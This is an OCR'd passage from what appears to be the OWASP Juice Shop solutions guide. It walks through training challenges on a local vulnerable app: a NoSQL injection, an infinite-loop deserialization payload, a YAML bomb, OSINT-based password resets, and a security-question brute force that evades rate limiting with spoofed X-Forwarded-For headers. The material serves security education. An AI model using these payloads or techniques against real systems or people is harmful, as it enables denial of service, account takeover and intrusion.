
1. Open the network tab of your browser's DevTools.
2. Log in with any user that previously ordered something and visit http://localhost:3000/#/order-history
3. Click on the *Track Order* button (depicting a truck) of any order
4. Witness a `GET` request to a URL starting with `http://localhost:3000/rest/track-order/` and ending with a seemingly random sequence of characters (which is actually the *Order ID*)
5. Try out http://localhost:3000/rest/track-order/x to receive a response of `{"status":"success","data":[{"orderId":"x"}]}`.
6. Search for `'` (single quote) as *Order ID* now. http://localhost:3000/rest/track-order/' will throw an error




7. Searching for `''` (two single quotes) as *Order ID* now will let http://localhost:3000/rest/track-order/" throw an `Unexpected string` error instead of the previous `Invalid or unexpected token`.
8. While not stated anywhere in the error messages, it can be assumed with some MongoDB background that the query probably resembles something like `{ $where: "property === '" + payload + "'" }`.
9. The required `payload` for the challenge needs to make sure all data is matched while squeezing itself into the query in a non-breaking way.
10. Search for `' || true || '` resulting in http://localhost:3000/rest/track-order/'%20%7C%7C%20true%20%7C%7C%20' which will in fact query and return all orders from the MarsDB.


Perform a Remote Code Execution that would keep a less hardened application busy forever

1. By manual or automated URL discovery you can find a Swagger API documentation hosted at http://localhost:3000/api-docs which describes the B2B API.


Swagger
NextGen B2B API
New & secure JSON-based API for our enterprise customers. (Deprecates previously offered XML-based endpoints)
MIT
Servers
/b2b/v2
Authorize
Order API for customer orders
POST /orders
Create new customer order
Parameters
Try it out
No parameters
Request body
application/json
Customer order to be placed
Example Value Schema
{
"cid": "J50815DE",
"orderLines": [
{
"productId": 8,
"quantity": 500,
"customerReference": "PO0000001"
}
],
"orderLinesData": "[{\"productId\": 12,\"quantity\": 10000,\"customerReference\": [\"PO0000001.2\", \"SM20180105|042\"],\"couponCode\": \"pes[8h.u*t\"},{\"productId\": 13,\"quantity\": 2000,\"customerReference\": \"PO0000003.4\"}]"
}
Responses



2. This API allows to `POST` orders where the order lines can be sent as JSON objects (`orderLines`) but also as a String (`orderLinesData`).
3. The given example for `orderLinesDate` indicates that this String might be allowed to contain arbitrary JSON: `[{"productId": 12,"quantity": 10000,"customerReference": ["PO0000001.2", "SM20180105|042"],"couponCode": "pes[Bh.u*t"},...]`



4. Click the *Try it out* button and without changing anything click *Execute* to see if and how the API is working. This will give you a `401` error saying `No Authorization header was found`.

5. Go back to the application, log in as any user and copy your token from the `Authorization Bearer` header using your browser's DevTools.
6. Back at http://localhost:3000/api-docs/#/Order/post_orders click *Authorize* and paste your token into the `Value` field.
7. Click *Try it out* and *Execute* to see a successful `200` response.
8. An insecure JSON deserialization would execute any function call defined within the JSON String, so a possible payload for a DoS attack would be an endless loop. Replace the example code with `{"orderLinesData": "(function dos() { while(true); })()"}` in the *Request Body* field. Click *Execute*.
9. The server should eventually respond with a `200` after roughly 2 seconds, because that is defined as a timeout so you do not really DoS your Juice Shop server.
10. If your request successfully bumped into the infinite loop protection, the challenge is marked as solved.

Drop some explosive data into a vulnerable file-handling endpoint

1. Solve the Use a deprecated B2B interface that was not properly shut down challenge.
2. Prepare a YAML bomb payload file which expands into a huge file when parsed due to the exponentially used references of variables, for example:

```
a: &a [_,_,_,_,_,_,_,_,_,_,_,_,_,_,_,_]
b: &b [*a,*a,*a,*a,*a,*a,*a,*a,*a,*a,*a,*a,*a,*a,*a,*a]
c: &c [*b,*b,*b,*b,*b,*b,*b,*b,*b,*b,*b,*b,*b,*b,*b,*b]
d: &d [*c,*c,*c,*c,*c,*c,*c,*c,*c,*c,*c,*c,*c,*c,*c,*c]
e: &e [*d,*d,*d,*d,*d,*d,*d,*d,*d,*d,*d,*d,*d,*d,*d,*d]
f: &f [*e,*e,*e,*e,*e,*e,*e,*e,*e,*e,*e,*e,*e,*e,*e,*e]
g: &g [*f,*f,*f,*f,*f,*f,*f,*f,*f,*f,*f,*f,*f,*f,*f,*f]
h: &h [*g,*g,*g,*g,*g,*g,*g,*g,*g,*g,*g,*g,*g,*g,*g,*g]
i: &i [*h,*h,*h,*h,*h,*h,*h,*h,*h,*h,*h,*h,*h,*h,*h,*h]
```

3. Upload this file through the *File Complaint* dialog and observe how the request processing takes up to 2 seconds and then times out (to prevent you from actually DoS'ing your application) but still solving the challenge.

Reset the password of Bjoern's internal account via the Forgot Password mechanism


1. Trying to find out who "Bjoern" might be should quickly lead you to the OWASP Juice Shop inventor and author of this ebook.
2. Visit https://www.facebook.com/bjoern.kimminich to immediately learn that he is from the town of *Uetersen* in Germany.
3. Visit https://gist.github.com/9045923 or https://pastebin.com/JL5E0RfX to find the source code of a (truly amazing) game Bjoern wrote in Turbo Pascal in 1995 (when he was a teenager) to learn his phone number area code of *04122* which belongs to Uetersen. This is sufficient proof that you in fact are on the right track.
4. http://www.geopostcodes.com/Uetersen will tell you that Uetersen has ZIP code *25436*.
5. Visit http://localhost:3000/#/forgot-password and provide `bjoern@juice-sh.op` as your *Email*.
6. In the subsequently appearing form, provide `25436` as *Your ZIP/postal code when you were a teenager?*
7. Type and *New Password* and matching *Repeat New Password* followed by hitting *Change* to **not solve** this challenge.
8. Bjoern added some obscurity to his security answer by using an uncommon variant of the pre-unification format of postal codes in Germany.
9. Visit http://www.alte-postleitzahlen.de/uetersen to learn that Uetersen's old ZIP code was `W-2082`. This would not work as an answer either. Bjoern used the written out variation: `West-2082`.
10. Change the answer to *Your ZIP/postal code when you were a teenager?* into `West-2082` and click *Change* again to finally solve this challenge.

Postal codes in Germany

> *Postal codes in Germany, Postleitzahl (plural Postleitzahlen, abbreviated to PLZ; literally "postal routing number"), since 1 July 1993 consist of five digits. The first two digits indicate the wider area, the last three digits the postal district.*
>
> *Before reunification, both the Federal Republic of Germany (FRG) and the German Democratic Republic (GDR) used four-digit codes. Under a transitional arrangement following reunification, between 1989 and 1993 postal codes in the west were prefixed with 'W', e.g.: W-1000 [Berlin] 30 (postal districts in western cities were separate from the postal code) and those in the east with 'O' (for Ost), e.g.: O-1xxx Berlin.*[4]

Reset Morty's password via the Forgot Password mechanism

1. Trying to find out who "Morty" might be should *eventually* lead you to *Morty Smith* as the most likely user identity




2. Visit http://rickandmorty.wikia.com/wiki/Morty and skim through the Family section
3. It tells you that Morty had a dog named *Snuffles* which also goes by the alias of *Snowball* for a while.
4. Visit http://localhost:3000/#/forgot-password and provide `morty@juice-sh.op` as your *Email*
5. Create a word list of all mutations (including typical "leet-speak"-variations!) of the strings `snuffles` and `snowball` using only
   - lower case (`a-z`)
   - upper case (`A-Z`)
   - and digit characters (`0-9`)
6. Write a script that iterates over the word list and sends well-formed requests to `http://localhost:3000/rest/user/reset-password` . A rate limiting mechanism will prevent you from sending more than 100 requests within 5 minutes, severely hampering your brute force attack.
7. Change your script so that it provides a different `X-Forwarded-For` -header in each request, as this takes precedence over the client IP in determining the origin of a request.
8. Rerun your script you will notice at some point that the answer to the security question is `5N0wb41L` and the challenge is marked as solved.
9. Feel free to cancel the script execution at this point.


📕 : If you do not want to write your own script for this challenge, take a look at juice-shop-mortys-question-brute-force.py which was kindly published as a Gist on GitHub by philly-vanilly.

> *Leet (or "1337"), also known as eleet or leetspeak, is a system of modified spellings and verbiage used primarily on the Internet for many phonetic languages. It uses some alphabetic characters to replace others in ways thdev at play on the similarity of their glyphs via reflection or other resemblance. Additionally, it modifies certain words based on a system of suffixes and alternative meanings.*
>
> *The term "leet" is derived from the word elite. The leet lexicon involves a specialized form of symbolic writing. For example, leet spellings of the word leet include 1337 and l33t; eleet may be spelled 31337 or 3l33t. Leet may also be considered a substitution cipher, although many dialects or linguistic varieties exist in different online communities.[5]*

